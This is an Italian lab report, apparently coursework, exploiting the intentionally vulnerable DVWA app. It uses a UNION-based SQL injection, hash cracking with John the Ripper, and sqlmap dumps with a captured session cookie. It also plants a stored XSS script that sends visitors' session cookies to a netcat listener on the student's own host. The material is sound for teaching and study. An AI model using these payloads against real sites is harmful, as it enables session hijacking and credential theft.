

Report Giorno 1

Traccia:

Sfruttare la vulnerabilità della SQL Injection sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso.

Requisiti:

- Livello Difficltà DVWA impostato su LOW
- IP Kali Linux 192.168.13.100/24
- IP Metasploitable2 192.168.13.150/24

Come richiesto dall'esercizio, andiamo a cambiare gli indirizzi IP delle due macchine usando il comando ***sudo nano /etc/network/interfaces*** per accedere all'editor in modo tale da cambiare la configurazione. A seguito la situazione prima e dopo il cambio:

Kali

```
# This file describes the network interface configuration
# and how to activate them. For more information,
# see the manual pages for ifconfig(8) and dhclient(8)

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.1.100/24
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.99
```

```
GNU nano 6.4
# This file describes the network interfaces
# and how to activate them. For more information,
# see the manual pages for ifconfig(8) and dhclient(8)

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback


auto eth0
iface eth0 inet static
address 192.168.13.100/24
netmask 255.255.255.0
network 192.168.13.0
broadcast 192.168.13.255
```



Metasploitable2

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.100
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.99
```

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
network 192.168.13.0
broadcast 192.168.13.255
```



Fatto ciò, per controllare l'effettiva comunicazione tra le macchine, andiamo ad eseguire un ping:

```
(kali㉿kali)-[~] $ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.159 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.222 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.169 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.201 ms
^C
--- 192.168.13.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3085ms
rtt min/avg/max/mdev = 0.159/0.187/0.222/0.025 ms
```

Primo Metodo:

Adesso apriamo il nostro Browser, andando a digitare 192.168.13.150, clicchiamo su DVWA, inseriamo le credenziali admin:password per accedere alla Web Application. Fatto ciò, andiamo ad impostare il livello di sicurezza a LOW, come di seguito:

The screenshot shows the DVWA Script Security page. At the top, it says "DVWA Security" with a lock icon. Below that is the heading "Script Security". A message states "Security Level is currently **low**". It says "You can set the security level to low, medium or high." and "The security level changes the vulnerability level of DVWA." There is a dropdown menu set to "low" with a "Submit" button next to it. Below this is a horizontal line. Underneath, there is a section titled "PHPIDS". It says "PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications." It says "You can enable PHPIDS across this site for the duration of your session." It says "PHPIDS is currently **disabled**. [[enable PHPIDS](#)]" and "[[Simulate attack](#)] - [[View IDS log](#)]". At the bottom, a red arrow points to a message box that says "Security level set to low".

Dopodiché andiamo sul menù a sinistra e clicchiamo su SQL Injection e andiamo ad inserire la Query sulla casella di testo:

The screenshot shows a browser window for the DVWA application. The URL in the address bar is `192.168.13.150/dvwa/vulnerabilities/sqlil/?id='+UNION+SELECT+user%2C`. The page title is "Vulnerability: SQL Injection". A form field labeled "User ID:" contains the value "user, password FROM users#". Below the form, the page displays the results of a UNION query, listing five user entries with their first names, last names, and hashed passwords.

ID	First name	Surname	Hashed Password
ID: ' UNION SELECT user, password FROM users#	admin	5f4dcc3b5aa765d61d8327deb882cf99	
ID: ' UNION SELECT user, password FROM users#	gordonb	e99a18c428cb38d5f260853678922e03	
ID: ' UNION SELECT user, password FROM users#	1337	8d3533d75ae2c3966d7e0d4fcc69216b	
ID: ' UNION SELECT user, password FROM users#	pablo	0d107d09f5bbe40cade3de5c71e9e9b7	
ID: ' UNION SELECT user, password FROM users#	smithy	5f4dcc3b5aa765d61d8327deb882cf99	

Come si può notare dallo screenshot sopra, una volta inserita la Query, essa è contenuta anche nella URL. Dopo aver trovato le password hashate ed i loro corrispettivi username, andiamo a creare un nuovo file di testo che useremo dopo su John the Ripper:

The terminal window shows the output of a `GNU nano 6.4` session. The file is named `pablo.txt`. The content of the file is a list of user:password pairs, where each password is preceded by its corresponding username. A red arrow points to the line for the user "pablo".

User	Password Hash
admin	5f4dcc3b5aa765d61d8327deb882cf99
gordonb	e99a18c428cb38d5f260853678922e03
1337	8d3533d75ae2c3966d7e0d4fcc69216b
pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	5f4dcc3b5aa765d61d8327deb882cf99

Successivamente andiamo ad utilizzare il tool John the Ripper per associare gli hash ottenuti ad una wordlist che noi abbiamo, in modo tale da trovare le password in chiaro:

```
(kali㉿kali)-[~/Desktop]
$ john --wordlist="/usr/share/wordlists/rockyou.txt" --format=Raw-MD5 pablo.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)
```

```
(kali㉿kali)-[~/Desktop]
$ john --show --format=Raw-MD5 pablo.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein ←
smithy:password

5 password hashes cracked, 0 left
```

Infine, andiamo ad effettuare il Login con le credenziali di Pablo Picasso, che sono pablo:letmein:



Username

Password



DVWA Security page.

PHP Info

About


Logout

You have logged in as 'pablo'


Username: pablo
Security Level: low
PHPIDS: disabled

Secondo Metodo:

In alternativa al primo metodo, qui andremo a vedere come utilizzare altri tool, i quali sono *BurpSuite* per recuperare il Cookie di sessione e *SQLmap* per ottenere a schermo la tabella degli Users e le password hashate ed in chiaro. Come prima cosa, dobbiamo avviare BurpSuite ed aprire il suo Browser Chromium, quindi fare come di seguito:




Ora andiamo nella stessa pagina in cui eravamo nel primo metodo, ovvero “192.168.13.150/dvwa/vulnerabilities/sqli/”. Fatto ciò andiamo ad attivare l’intercettazione da BurpSuite e nella casella di testo del Brower andiamo ad inserire un valore qualsiasi che nel mio caso è 4:



```
GET /dvwa/vulnerabilities/sqli/?id=4&Submit=Submit HTTP/1.1
Host: 192.168.13.150
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.13.150/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=252e23ccbcd78b465046160c8c42aba0
Connection: close
```

Come ultimo passaggio, andiamo ad usare il tool SQLmap, andando ad inserire l'URL tramite lo switch `-u` ed il Cookie tramite lo switch `-cookie=`:



```
(kali㉿kali)-[~]
$ sqlmap -u "192.168.13.150/dvwa/vulnerabilities/sqli/?id=0Submit=Submit" -cookie="security=low; PHPSESSID=252e23ccbcd78b465046160c8c42aba0" --dump
{1.6.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:09:56 /2022-12-12/

[06:09:57] [WARNING] provided value for parameter 'id' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[06:09:57] [INFO] testing connection to the target URL
[06:09:58] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:09:58] [INFO] testing if the target URL content is stable
[06:09:58] [INFO] target URL content is stable
[06:09:58] [INFO] testing if GET parameter 'id' is dynamic
[06:09:58] [WARNING] GET parameter 'id' does not appear to be dynamic
[06:09:58] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[06:09:58] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[06:09:58] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] ■
```

Come possiamo vedere dallo screenshot sopra, il parametro ID è vulnerabile alle Injection. A questo punto, il programma ci chiederà di fare un attacco a dizionario per trovare le password in chiaro all'interno della tabella users del database DVWA:

```
[06:13:18] [INFO] writing hashes to a temporary file '/tmp/sqlmaptlyhavgs7791/sqlmaphashes-h496_kt1.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[06:13:22] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[06:13:38] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[06:13:43] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:13:43] [INFO] starting 4 processes
[06:13:44] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[06:13:45] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[06:13:46] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[06:13:46] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+
| user_id | user   | avatar | password |
+-----+-----+-----+-----+
| 1       | admin  | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin   | admin  |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown  | Gordon |
| 3       | i337   | http://172.16.123.129/dvwa/hackable/users/i337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me     | Hack   |
| 4       | pablo  | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo  |
| 5       | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith  | Bob    |
+-----+-----+-----+-----+
```

Come si può notare sopra, la password trovata è letmein, la quale è la stessa che abbiamo trovato tramite il primo metodo.

REPORT GIORNO 2

XSS STORED


TASK:

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità **XSS persistente** presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito inoltrando i cookie “rubati” ad un web server sotto il vostro controllo.

FASE 1

Nella prima fase andiamo a modificare le impostazioni di rete delle nostre macchine.

Tramite il comando da terminale “**sudo nano /etc/network/interfaces**” andiamo a modificare gli indirizzi IP come richiesto dalla traccia



```
File Machine Visualizza Inserimento Dispositivi Auto
GNU nano 2.0.7          File: /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
#
# The loopback network interface
auto lo
iface lo inet loopback


# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.104.150
    netmask 255.255.255.0
    broadcast 192.168.104.255
    gateway 192.168.104.1

kali@kali: ~
File Actions Edit View Help
GNU nano 2.0.7          /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
#
# The loopback network interface
auto lo
iface lo inet static

auto eth0
iface eth0 inet static
    address 192.168.104.100
    netmask 255.255.255.0
    broadcast 192.168.104.255
    gateway 192.168.104.1

Get Help  WriteOut  Read File  Prev Page  Cut Text  Cur Pos
Exit  Justify  Where Is  Next Page  UnCut Text  To Spell
Help  Exit  Write Out  Replace  Cut  Paste  Execute  Justify  Location
Where Is  Replace  Cut  Paste  Execute  Justify  Go To Line
```

Fatto ciò, per controllare l’effettiva comunicazione tra le macchine, andiamo ad eseguire un ping:




```
(kali㉿kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.159 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.222 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.169 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.201 ms
^C
--- 192.168.13.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3085ms
rtt min/avg/max/mdev = 0.159/0.187/0.222/0.025 ms
```

Terminata questa fase andiamo ad inserire il nostro XSS stored all’interno del nostro target.

FASE 2

Nella seconda fase ci collegiamo al nostro bersaglio “**192.168.104.150**” e ci spostiamo nella sezione XSS Stored. Da qui parte il nostro attacco. Per prima cosa aumentiamo il numero di caratteri inseribili all’interno della casella di testo chiamata “Message”. Di default il numero massimo è 50, il che ci impedisce di inserire il nostro script.



Analizzando il file sorgente della pagina andiamo ad aumentare il limite di caratteri a 150 ed inseriamo “`<script>new Image().src='http://192.168.104.100:4444/?cookie=' + encodeURI(document.cookie);</script>`”

The screenshot shows a web form titled "Sign Guestbook". It has two fields: "Name *" with the value "Utente" and "Message *". The "Message" field contains the following script:

```
<script>new Image().src='http://192.168.104.100:4444/?cookie=' + encodeURI(document.cookie);</script>
```

Below the form is a "Sign Guestbook" button.

Questo script ci permette di ricevere su un nostro server in ascolto i cookie di sessione di un utente legittimo che va a visitare questa pagina. La funzione “`new Image()`” permette la creazione di un nuovo HTML Image Element. La parte successiva “`.src=`” definisce il punto di inserzione della precedente funzione “`new Image()`”. Possiamo notare l’indirizzo del nostro server “`http://192.168.104.100`” e della porta scelta “`:4444`”. L’ultima parte dello script “`encodeURI(document.cookie)`” assegna quale parametro vogliamo ricevere sul nostro server in ascolto, in questo caso il cookie di sessione.

Tornando sulla nostra macchina Kali andiamo quindi ad aprire un canale di ascolto utilizzando il tool Netcat con il comando `nc -l -p 4444`, dove `-l` è lo switch per iniziare l’ascolto e `-p` è lo switch per indicare su quale porta ascoltare.

```
(kali㉿kali)-[~]
$ nc -l -p 4444
```

Chiunque dal momento dell’inserimento dello script, vada a connettersi su quella pagina, il nostro server in ascolto ne riceverà il cookie di sessione.

The screenshot shows a browser window titled "Damn Vulnerable Web Ap" with the URL "192.168.104.150/dvwa/vulnerabilities/xss_s/". The left sidebar menu includes "XSS stored" which is highlighted in green. The main content area displays several entries in a table:

Name	Message
test	This is a test comment.
Utente	
Win XP	Ciao amici, buon 2002
Utente	

Below the table, there is a "More info" section with links:

- <http://ha.ckers.org/xss.html>
- http://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>

At the bottom of the page, it says "Username: admin Security Level: low PHPIDS: disabled" and has "View Source" and "View Help" buttons.

Possiamo notare che la pagina non presenta lo script in evidenza. XSS stored rimane all’interno e non viene visualizzato a schermo

```
(kali㉿kali)-[~]
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=9b0656055996ae107ebd25ef022f3840 HTTP/1.1
Accept: */*
Referer: http://192.168.104.150/dvwa/vulnerabilities/xss_s/
Accept-Language: it
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 192.168.104.100:4444
Connection: Keep-Alive
```

Andando a collegarci su DVWA da un altro dispositivo, come per esempio windows 7, possiamo notare che lo script non è presente e che il cookie di sessione può essere sempre “ascoltato” dal nostro server.

The screenshot shows a Windows Internet Explorer window displaying the DVWA v1.0.7 interface. The left sidebar menu is visible, showing various vulnerabilities: Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (which is highlighted in green), DVWA Security, PHP Info, About, and Logout. The main content area shows a guestbook form with fields for Name and Message, and a 'Sign Guestbook' button. Below the form, several entries are listed:

- Name: test
Message: This is a test comment.
- Name: Utente
Message:
- Name: Win XP
Message: Ciao amici, buon 2002
- Name: Utente
Message:
- Name: Win 7
Message: Siamo nel 2009, SVEGLIA !!!

At the bottom of the page, there is a link: <http://ha.ckers.ora/xss.html>. The status bar at the bottom of the browser window indicates "Internet | Modalità protetta: attivata" and "100%".

```
(kali㉿kali)-[~/Desktop]
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=c483d3e2724297488b544c7447a3881 HTTP/1.1
Accept: */*
Referer: http://192.168.104.150/dvwa/vulnerabilities/xss_s/
Accept-Language: it-IT
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Accept-Encoding: gzip, deflate
Host: 192.168.104.100:4444
Connection: Keep-Alive
```


FASE 3

Tramite il cookie di sessione preso in precedenza possiamo ottenere qualche informazione aggiuntiva andando ad utilizzare altri tool presenti su kali.

In questo caso usiamo **SQLMAP** (tool per penetration test). Inserendo la pagina bersaglio (-u) e il cookie di sessione (--cookie=) possiamo ricavare delle informazioni in più. Lo switch finale (--privileges) va a rendere ancora più mirata la nostra ricerca. In questo caso cerchiamo di capire chi e soprattutto quali privilegi interessano i vari gruppi di utenti (guest | root)

```
(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.104.150/dvwa/vulnerabilities/sqlil/?id=1&Submit=Submit' --cookie="security=low; PHPSESSID=e46ce38b0322c8cf3e2e1973f2bb6d93" --privileges
```

La risposta alla nostra ricerca ci ha fatto capire che sia gli utenti guest che gli utenti root possiedono gli stessi privilegi



